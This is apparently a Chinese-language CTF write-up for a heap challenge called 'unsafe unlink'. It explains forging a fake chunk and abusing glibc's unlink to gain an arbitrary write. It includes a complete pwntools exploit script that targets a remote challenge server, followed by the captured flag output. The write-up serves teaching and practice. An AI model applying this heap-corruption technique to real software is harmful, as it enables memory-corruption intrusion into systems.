
我们有两个chunk,我们要在chunk1的内部创建出fake chunk，并修改chunk2的prev_size和inuse标记位，误导堆管理器chunk2的前一个chunk是我们创建出的fake chunk并且是空闲的，那么在free掉chunk2时就会把相邻的空闲chunk都合并掉，调用了unlink原语，我们通过全局变量绕过unlink检查，并利用unlink写原语

`BK->fd = FD`修改了item[0]的地址到&list - 0x18,这样我们通过edit就可以修改list中item对应的地址，这道题中就修改了item[1]的地址为targetID变量地址，再将其修改为3180104933,就可以成功跳转了。

完整的exp：

```python
from pwn import *
import struct
context.log_level = 'DEBUG'
e = ELF('./unsafe_unlink')
conn = remote("47.99.80.189", 10031)
# conn = process('./unsafe_unlink')
array = 0x00000000006020e0
targetID = 0x00000000006020c0
p_chunk0 =array


def create_ddl():
    conn.recvuntil("chocie:\n")
    conn.sendline("1")
    conn.recvuntil("the ddl time\n")
    conn.sendline("aaaa")
    conn.recvuntil("the ddl content\n")
    conn.sendline("content")


def finish_ddl(x):
    conn.recvuntil("chocie:\n")
    conn.sendline("2")
    conn.recvuntil("the ddl index\n")
    conn.sendline(str(x))

def edit_ddl(x,y,z):
    conn.recvuntil("chocie:\n")
    conn.sendline("4")
    conn.recvuntil("the ddl index")
    conn.sendline(str(x))
    conn.recvuntil("the new ddl time\n")
    conn.send(y)
    conn.recvuntil("new ddl content\n")
    conn.send(z)

def show_ddl(x):
    conn.recvuntil("chocie:\n")
    conn.sendline("3")
    conn.recvuntil("the ddl index\n")
    conn.sendline(x)

conn.recvuntil("ID:\n")
conn.sendline("3180104933")
create_ddl()
create_ddl()
create_ddl()

pay_time = p64(0)+p64(0x601-0x10)+p64(p_chunk0-0x18)+p64(p_chunk0-0x10)
pay_content = b'\x00'*(0x5d0)+p64(0x600-0x10) # 注意，不可以填'A'
edit_ddl(1,pay_time,pay_content)
# gdb.attach(conn,"break finish_ddl")
# # conn.recvuntil("chocie:")
finish_ddl(2)
pay2_time = b'\x00'*0x18 + p64(p_chunk0-0x18)
pay2_content = p64(targetID)
edit_ddl(1,pay2_time,pay2_content+b'\n')
# gdb.attach(conn,"break finish_ddl")
edit_ddl(2,p64(3180104933)+b'\n','test\n')


conn.recvuntil("chocie:")
conn.sendline("6")
conn.interactive()
```

成功截图：



```
7   │5af3│_Unl│1nK_│1s_G│
     000004b0  72 65 41 74  7c 34 31 61  39 35 66 62  34 7d 0a
    │reAt│|41a│95fb│4}·│
     000004bf
CHALLENGE: 03 unsafe unlink
 ██████╗ ██████╗ ███╗   ██╗ ██████╗ ██████╗  █████╗ ████████╗██
█████╗
██╔════╝██╔═══██╗████╗  ██║██╔════╝ ██╔══██╗██╔══██╗╚══██╔══╝██
╔════╝
██║     ██║   ██║██╔██╗ ██║██║  ███╗██████╔╝███████║   ██║   ██
█████╗
██║     ██║   ██║██║╚██╗██║██║   ██║██╔══██╗██╔══██║   ██║   ╚═
═══██║
╚██████╗╚██████╔╝██║ ╚████║╚██████╔╝██║  ██║██║  ██║   ██║   ██
█████║
 ╚═════╝ ╚═════╝ ╚═╝  ╚═══╝ ╚═════╝ ╚═╝  ╚═╝╚═╝  ╚═╝   ╚═╝   ╚═
═════╝
[ timestamp ] Mon May 31 03:34:46 2021
You flag: ssec2021{uN5af3_Unl1nK_1s_GreAt|41a95fb4}
$ █
```